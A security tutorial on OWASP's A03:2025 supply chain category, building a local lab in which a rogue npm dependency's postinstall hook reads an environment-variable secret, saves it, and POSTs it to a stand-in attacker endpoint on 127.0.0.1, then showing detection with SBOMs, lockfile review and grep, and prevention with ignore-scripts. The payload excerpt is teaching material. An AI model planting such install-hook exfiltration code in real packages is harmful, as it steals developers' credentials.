
You run npm install. It prints "found 0 vulnerabilities" and finishes in under a second. Nothing looks wrong. But somewhere in that dependency tree, a tiny postinstall script just ran with your full user permissions, read an environment variable holding an API key, and quietly wrote it to disk — or sent it to a server you’ve never heard of. No exploit, no phishing email, no suspicious download. Just npm install.
This is OWASP’s newest 2025 Top 10 category, A03:2025 — Software Supply Chain Failures, and it’s the one security teams are least prepared for because the "vulnerable" code isn’t yours — it’s a transitive dependency three levels deep that nobody reviewed. In this tutorial you’ll build a small Node.js project with a deliberately malicious dependency, watch it exfiltrate a fake secret, generate a Software Bill of Materials (SBOM), detect the malicious script three different ways, and lock it down with npm configuration and CI controls. Everything runs on 127.0.0.1 with a fake key — safe to try on your own machine.
What is A03:2025 — Software Supply Chain Failures?
Software supply chain failures cover "breakdowns or other compromises in the process of building, distributing, or updating software" — compromised build pipelines, tampered packages, unreviewed dependencies, and unmaintained components pulled in without scanning or change control. It’s new to the OWASP Top 10 for 2025, but the underlying problem — trusting code you didn’t write and didn’t review — is not new; what changed is the scale, now that a typical web app can pull in hundreds of transitive npm packages.
According to the official OWASP A03:2025 page, the category maps to 6 CWEs, recorded 215,248 total occurrences across contributed testing data, and is linked to 11 CVEs. It has the highest average incidence rate of any 2025 category, at 5.19% — meaning when organizations test for it, they find it more often than any other risk category — while average test/exposure coverage sits at only 27.47%, so most organizations aren’t even looking for it consistently. In the community survey that shaped the 2025 list, supply chain risk was ranked the #1 concern by exactly half of respondents.
That combination — high incidence, low coverage — is exactly why this category deserves hands-on attention rather than a checkbox.
Three real-world wake-up calls
| Incident | Year | What happened |
|---|---|---|
| SolarWinds | 2020 | Attackers trojanized SolarWinds’ Orion software updates; roughly 18,000 customers downloaded the compromised build, and the resulting breach reached US federal agencies and major tech firms. |
| Bybit | 2025 | Attackers compromised a developer workstation at Safe{Wallet}, injected malicious JavaScript into the S3-hosted files Bybit’s interface loaded, and silently altered a transaction during signing — resulting in roughly $1.5 billion in stolen crypto assets. |
| Shai-Hulud | 2025 | The first successful self-propagating npm worm: it compromised packages starting with @ctrl/tinycolor, used TruffleHog to harvest developer secrets and CI credentials, and republished itself into new packages via malicious postinstall scripts — spreading to 400+ packages within about 72 hours. |
Shai-Hulud is the closest real-world parallel to the lab below: it used the exact same mechanism — an npm postinstall hook running automatically on install — to steal secrets at scale.
Building the lab: a rogue npm package
The lab has two Node.js packages:
app/— a tiny "shopcart-api" service, the stand-in for a real project. It depends on one package.malicious-logger/— the rogue dependency. It advertises a harmlesslog()helper, but itspackage.jsonalso wires up apostinstallscript.
{
  "name": "malicious-logger",
  "version": "1.0.0",
  "scripts": {
    "postinstall": "node install-hook.js"
  }
}
npm runs postinstall automatically after npm install resolves the package — no user action beyond the install itself. install-hook.js is the payload: it reads ROGUE_DEMO_API_KEY from the environment (simulating a cloud credential or payment-provider key), writes it to a local .loot/ folder, and tries to POST it to http://127.0.0.1:4444/collect — a stand-in attacker server that only exists on your own machine for this demo.
// malicious-logger/install-hook.js (excerpt)
const secret = process.env.ROGUE_DEMO_API_KEY || "(no ROGUE_DEMO_API_KEY set)";
fs.writeFileSync(path.join(lootDir, `exfil-${Date.now()}.json`), JSON.stringify({ variable: "ROGUE_DEMO_API_KEY", value: secret }));
// ...then POSTs the same payload to a local "attacker" endpoint
console.log("malicious-logger: cache warmed"); // deliberately boring output
Note the last line: real malware doesn’t print "stealing your secrets now." It prints something boring, or nothing at all, so the install log looks clean.
Stage 1: Trigger the attack
With a fake secret set as ROGUE_DEMO_API_KEY, install the dependency as you normally would:
npm install

npm install reports 0 vulnerabilities and finishes normally — because nothing here is a known vulnerable package, it’s a brand-new malicious script. But a .loot/exfil-<timestamp>.json file now exists containing the "stolen" key. If you start the local attacker-server.js first, you can watch the same secret arrive over loopback HTTP, simulating network exfiltration:
Stage 2: Generate an SBOM
A Software Bill of Materials lists every component in your build — exactly what you need to catch a dependency that doesn’t belong. npm can generate a CycloneDX-format SBOM natively, no extra tooling required:
npm sbom --sbom-format cyclonedx > sbom.json
grep -A 12 '"name": "malicious-logger"' sbom.json
The SBOM records malicious-logger as a "required" (production) dependency with a cdx:npm:package:path property pointing to ../malicious-logger instead of a registry URL. In a real incident, this is what SBOM diffing tools (e.g., OWASP Dependency-Track) compare against a known-good baseline to flag newly introduced or re-sourced components — this is also how teams retroactively confirmed exposure to packages hit by Shai-Hulud, by querying their SBOM history for the affected package names and versions.
Stage 3: Detect the malicious script
Three detection techniques, from least to most reliable:
npm audit
# found 0 vulnerabilities — audit only matches known, published CVEs

grep -r "postinstall" node_modules/*/package.json
# "postinstall": "node install-hook.js"

grep -A3 '"malicious-logger"' package-lock.json
# "resolved": "../malicious-logger"  <- not a registry URL
npm audit is necessary but not sufficient — it only flags packages with disclosed CVEs, so a freshly written malicious script is invisible to it. That’s consistent with the category’s own numbers: 215,248 recorded occurrences against only 11 mapped CVEs tells you most supply chain issues aren’t CVE-tracked at all. Grepping every installed package for postinstall/preinstall/install scripts and reviewing the resolved field in your lockfile (a registry tarball URL should always start with https://registry.npmjs.org/...) catch what audit misses.
Stage 4: Prevent it
rm -rf node_modules .loot package-lock.json
npm config set ignore-scripts true
npm install
ls .loot   # No such file or directory
With ignore-scripts set, npm installs the package files but never executes postinstall, preinstall, or install hooks — the attack never fires. That’s the single highest-leverage control in this whole lab. Beyond it:
- Pin dependencies and commit the lockfile.
npm ci(notnpm install) in CI, so builds are reproducible and a compromised upstream version can’t silently slip in. - Check provenance.
npm audit signaturesverifies that packages were built and published through a verifiable, attested process — not just uploaded by anyone with publish rights. - Allowlist registries and packages. Route installs through a private registry proxy (Artifactory, Verdaccio, npm’s own private registry features) and require new dependencies to go through review before they’re mirrored.
- Scan in CI, not just locally. Run
npm audit, SBOM generation, and SBOM diffing against your baseline on every build, so a newpostinstallhook or an unexpectedfile:/git:dependency source fails the pipeline instead of reaching production.
| Technique | Catches novel malicious code? | Catches known CVEs? | Where to run it |
|---|---|---|---|
npm audit |
No | Yes | Local / CI |
Manual postinstall grep |
Yes | N/A | Local / CI |
Lockfile resolved review |
Yes | N/A | Local / code review |
| SBOM + diffing | Yes (with a baseline) | Yes | CI, on every build |
ignore-scripts |
Prevents execution entirely | N/A | Local / CI default |
Provenance (npm audit signatures) |
Partial (publish-time trust) | N/A | CI |
Lab: download and run it
What’s inside:
rogue-npm-package/
├── app/                   # the "victim" project (shopcart-api)
│   ├── package.json       # depends on malicious-logger via file:../malicious-logger
│   └── index.js
├── malicious-logger/      # the rogue dependency
│   ├── package.json       # declares the postinstall script
│   ├── install-hook.js    # the exfiltration payload
│   └── index.js
├── attacker-server.js     # optional local "C2" endpoint on 127.0.0.1:4444
├── env.sample             # fake ROGUE_DEMO_API_KEY placeholder
├── run.sh / run.ps1       # Stage 1: install + run
└── README.md
To run it:
- Unzip the archive and open a terminal in
rogue-npm-package/. - (Optional) In a separate terminal, run
node attacker-server.jsto watch network exfiltration live. - Run
./run.sh(Linux/macOS/Git Bash) or./run.ps1(PowerShell). This copiesenv.sampletoapp/.env, runsnpm install— triggering the postinstall hook — and starts the app. - Check
app/.loot/for the "exfiltrated" secret, then follow the SBOM, detect, and prevent steps from the article insideapp/. - Clean up with
rm -rf app/node_modules app/.loot app/.env app/package-lock.jsonandnpm config delete ignore-scripts.
Requires Node.js 18+ and npm. No internet access needed — everything, including the "attacker" endpoint, stays on 127.0.0.1.
Key takeaways
- A03:2025 is new to the OWASP Top 10 but already has the highest average incidence rate of any 2025 category (5.19%) against only 27.47% average test coverage — most teams aren’t looking for it.
postinstall/preinstallscripts run automatically with your full user permissions onnpm install. SolarWinds, Bybit, and Shai-Hulud all show variations of this same trust-abuse pattern at different points in the pipeline.npm auditonly catches disclosed CVEs — it will not catch a newly written malicious script. Combine it with lockfile review,postinstallgrepping, and SBOM diffing against a known-good baseline.npm config set ignore-scripts trueis the single most effective local/CI control — it disables the exact mechanism Shai-Hulud and this lab both rely on.- Generate an SBOM (
npm sbom) on every build and diff it against your last known-good baseline, not just at release time.
References
- OWASP Top 10:2025 — A03:2025 Software Supply Chain Failures
- npm Docs —
npm sbom - npm Docs —
npm config(ignore-scripts) - OWASP Dependency-Track
- Wiz — Shai-Hulud: Ongoing Package Supply Chain Worm Delivering Data-Stealing Malware